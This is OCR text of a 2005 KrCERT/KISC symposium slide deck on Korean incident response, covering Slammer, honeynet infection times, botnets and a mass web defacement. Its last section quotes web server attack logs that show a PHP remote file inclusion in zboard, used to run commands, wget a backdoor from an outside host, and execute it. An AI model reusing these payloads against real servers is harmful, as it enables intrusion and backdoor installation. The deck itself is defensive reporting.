International Telecommunication Union

The countermeasure against two security issues in Korea

HyunCheol Jeong

KISC / KrCERT/CC

Korea Information Security Agency


ITU-T Cybersecurity II Symposium
29 March 2005, Moscow, Russian Federation

Contents

- Slammer in Korea
- PC Survival Time
- Limitation of Reactive CERT
- Role of KISC
- Nowadays Security Issues in Korea
- Bot/BotNet
- Web Defacement


Slammer in Korea

- Internet collapse by Slammer
  - About 8,800 Servers were infected
  - Too fast : 1M~5M UDP Packets/Sec
  - International Gateway was bottle-neck
    - 99% worm packets rushed to international gateway




PC Survival Time

- PC survival time is too short
  - 90% PCs are infected in 1 hour



Win XP SP1(30PCs)



Win 2K SP4(30PCs)

	Average	MIN	MAX
Win XP SP1	13min 5sec	8sec	95min 42sec
Win 2K SP4	20min 52sec	1min 37sec	97min 12sec

Tested in our HoneyNet(Jan. 2005)


Limitation of Reactive CERT

- Most CERTs are focused on Reactive Services
  - Incident Handling, Vulnerability Handling, Artifact Handling
- So, CERTs gather information in a PASSIVE way
  - Report us after incidents happened
- We can't respond rapidly against nowadays worm
- How CERTs will be able to gather real-time information and DO monitoring?

Role of KISC

- KISC : Korea Internet Security Center
  - Established on Dec. 2003 after slammer worm
- KISC can do following things by the Law
  - ISP/IDC inform us traffic status & incident information
  - We can recommend ISPs to block specific malicious traffics
  - We can request audit trails to ISPs for analysis
  - **But, No authority for investigation**
- KISC runs a watch center which can monitor the Korean Network in real time.
- Hotlines between KISC, ISPs, IDCs, Vendors and Related Organizations

Role of KISC



Major ISPs & MSSP
JPCERT CC
Foreign Ptn
FIRST
APCERT
Microsoft
Cisco Systems
Ahn 안철수연구소
HAURI
Detect
ISP/ESM
Remote Ager
IDS/Firewa
Notice Mail
S/W,H/W
AV/Vaccine
User
Worm Detc.
Vul.
Foreign Info.
Notification
Incident Report
Analysis
mic 정보통신부
KISC
Analysis
Detect
KISC
Propa gation
Recovery
Propagation
Mail
FAX
SMS
Web.
Messe nger
TRS
ISP Hot Liners
Private Sectors
Home Users
Press & TV/Radio

Nowadays Security Issues in Korea

- Mixed Attack
  - Worm, Virus, Trojan, Backdoor, …
- Hacking for Not curious But Money
  - Phishing, Spyware, Spam, …
- Information Security also important
  - **Bot/BotNet, Web defacement**


Bot / BotNet

- Bot = Worm + Trojan + Backdoor
- BotNet is a Army for cyber crime
- Korea is major Target (So many Korean PCs are infected)
  - Because our high-speed network & about 30M PC users



Bot / BotNet

- 1st Response : Bot C&C




Bot / BotNet

- 2nd Response : Prevention & Response from Bot Infection
  - It's most important but difficult
    - Too many PCs Infected and not controlled
  - Infected PCs can be find with DNS sinkhole & network flow monitoring
  - Windows XP release & Bot remove campaign (Jun. 2005)

Web Defacement


- Over 7,000 Korean Web Sites were defaced (Dec 22, 2004 ~ Feb 1. 2005)
  - Many Web hosting servers were attacked
  - Attacked by PHP based web bulletin-board vul.



<Source : www.zone-h.org>

Web Defacement

- Scenario of Mass Web Defacement



Web Defacement


- Attack Logs

access_log


/zboard/include/print_category.php?setup=1&dir=http://www.xx.xx.xx.xx.com.xx/newcmd.gif?&cmd=id HTTP/1.1" 200 4220
? **execute remote code and check the websever owner**

/zboard/include/print_category.php?setup=1&dir=http://www.xx.xx.xx.xx.com.xx/newcmd.gif?&cmd=cd%20/tmp%20;%20wget%20http://nickvicq.xxx.net/BD/r0nin HTTP/1.1" 200 4892
? **download backdoor program**

/zboard/include/print_category.php?setup=1&dir=http://www.xx.xx.xx.xx.com.br/newcmd.gif?&cmd=cd%20/tmp%20;%20chmod%20777%20r0nin%20;%20./r0nin HTTP/1.1" 200 4204
? **execute backdoor program**



